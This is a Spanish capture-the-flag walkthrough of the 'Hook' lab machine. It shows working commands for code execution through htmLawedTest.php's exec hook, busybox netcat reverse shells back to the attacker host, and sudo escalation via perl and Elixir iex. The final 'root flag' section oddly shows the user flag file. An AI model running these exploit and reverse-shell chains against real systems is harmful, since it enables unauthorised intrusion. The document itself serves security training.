HOOK

1- LOCALIZAMOS LA MAQUINA VICTIMA

┌──(root㉿kali)-[/home/kali/Desktop]

└─# ***sudo arp-scan -I eth0 --localnet***

Interface: eth0, type: EN10MB, IPv4: 192.168.0.26

192.168.0.28 VMware, Inc.

2- CONECTIVIDAD

┌──(root㉿kali)-[/home/kali/Desktop]

└─# **ping -c1 192.168.0.28**

PING 192.168.0.28 (192.168.0.28) 56(84) bytes of data.

64 bytes from 192.168.0.28: icmp_seq=1 ttl=64 time=5.07 ms

--- 192.168.0.28 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 5.065/5.065/5.065/0.000 ms

IP DE LA MAQUINA VICTIMA 192.168.0.28

IP DE LA MAQUINA ATACANTE 192.168.0.26

3- ESCANEAMOS PUERTOS

┌──(root㉿kali)-[/home/kali/Desktop]

└─# **nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.28**

Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-01 17:56 EDT

Nmap scan report for 192.168.0.28

Host is up (0.18s latency).

Not shown: 65532 closed tcp ports (reset)


PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open http Apache httpd 2.4.59 ((Debian))

4369/tcp open epmd Erlang Port Mapper Daemon

Visitamos el servidor web



4- ENUMERAMOS DIRECTORIOS

┌──(root㉿kali)-[/home/kali/Desktop/Hook]

└─# **dirb http://192.168.0.28**


---- Scanning URL: http://192.168.0.28/ ----

+ http://192.168.0.28/index.html (CODE:200|SIZE:10701)


+ http://192.168.0.28/robots.txt (CODE:200|SIZE:34)

+ http://192.168.0.28/server-status (CODE:403|SIZE:277)

Visitamos el directorio /robots.txt



Visitamos /htmLawed



HTMlawed es una biblioteca PHP que se utiliza para filtrar y sanear HTML de entrada, con el objetivo de prevenir ataques de scripts maliciosos y garantizar la seguridad en las aplicaciones web.

Descripción de la vulnerabilidad

El problema ocurre cuando el archivo htmLawedTest.php está presente.El archivo htmLawedTest.php permite a los usuarios proporcionar configuraciones personalizadas para htmlawed, incluida la posibilidad de configurar una (hook function). Esta función,permite a los usuarios ejecutar código PHP arbitrario al procesar el HTML, ya que pueden controlar el nombre de la función y sus parámetros.

La vulnerabilidad se refiere a la capacidad de utilizar la función "exec" de PHP como un gancho (hook) en el contexto de la configuración de htmlawed. La función exec en PHP se utiliza para ejecutar comandos del sistema operativo y su firma (los tipos y cantidad de parámetros que acepta) es muy similar a la función que se espera como gancho en htmlawed.


Con todo esto, lo que tenemos que hacer es lo siguiente:


1- en el navegador nos dirijimos al directorio /htmLawedTest.php

2- En el input, escribimos whoami

3- en settings buscamos la funcion "hook" y en el cajetin escribimos "exec"

4- pulsamos en process y nos sale que somos el usuario "www-data". Vemos que funciona.





Ahora, debemos establecer una reverse shell con el comando

"busybox nc 192.168.0.26 7777 -e /bin/bash"

Por alguna razón que desconozco, no funciona con netcat estandar.

┌──(root㉿kali)-[/home/kali/Desktop/Hook]

└─# **nc -nlvp 7777 -k**

listening on [any] 7777 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.28] 39026

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

sudo -l

Matching Defaults entries for www-data on hook:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,

use_pty

User www-data may run the following commands on hook:

(noname) NOPASSWD: /usr/bin/perl

Este resultado indica que el usuario www-data en el sistema "hook" tiene permisos para ejecutar el comando /usr/bin/perl sin requerir una contraseña.

Hacemos una solicitud para ejecutar una instancia de la shell Bash con los privilegios del usuario noname, utilizando Perl como intermediario

sudo -u noname /usr/bin/perl -e 'exec "/bin/bash"'

id

uid=1000(noname) gid=1000(noname) groups=1000(noname)

ls

noname

cd noname

ls

user.txt

cat user.txt

2ee7e8d7f8f2b515c0bdf19d5ce85e17

FLAG DE USUARIO¡¡¡

sudo -l

Matching Defaults entries for noname on hook:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,

use_pty

User noname may run the following commands on hook:

(root) NOPASSWD: /usr/bin/iex

La salida del comando sudo -l muestra que el usuario noname tiene permiso para ejecutar el comando /usr/bin/iex como root en el sistema sin requerir una contraseña.

Nos ponemos a la escucha por el puerto 7007

┌──(root㉿kali)-[/home/kali/Desktop/Hook]

└─# **nc -nlvp 7007**

listening on [any] 7007 ...

Ejecutamos

sudo /usr/bin/iex

iex(1)> System.cmd("busybox", ["nc", "192.168.0.26", "7007", "-e", "/bin/bash"], [])

Nos convertimos en root

┌──(root㉿kali)-[/home/kali/Desktop/Hook]

└─# nc -nlvp 7007

listening on [any] 7007 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.28] 49670

whoami

root

root

ls -la

total 24

drwx------ 2 noname noname 4096 Apr 23 09:56 .

drwxr-xr-x 3 root root 4096 Apr 23 10:02 ..

lrwxrwxrwx 1 root root 9 Nov 15 10:43 .bash_history -> /dev/null

-rw-r--r-- 1 noname noname 220 Nov 15 10:23 .bash_logout

-rw-r--r-- 1 noname noname 3526 Nov 15 10:23 .bashrc

-rw-r--r-- 1 noname noname 807 Nov 15 10:23 .profile

-r-------- 1 noname noname 33 Apr 23 09:56 user.txt

cat user.txt

2ee7e8d7f8f2b515c0bdf19d5ce85e17

FLAG DE ROOT ¡¡¡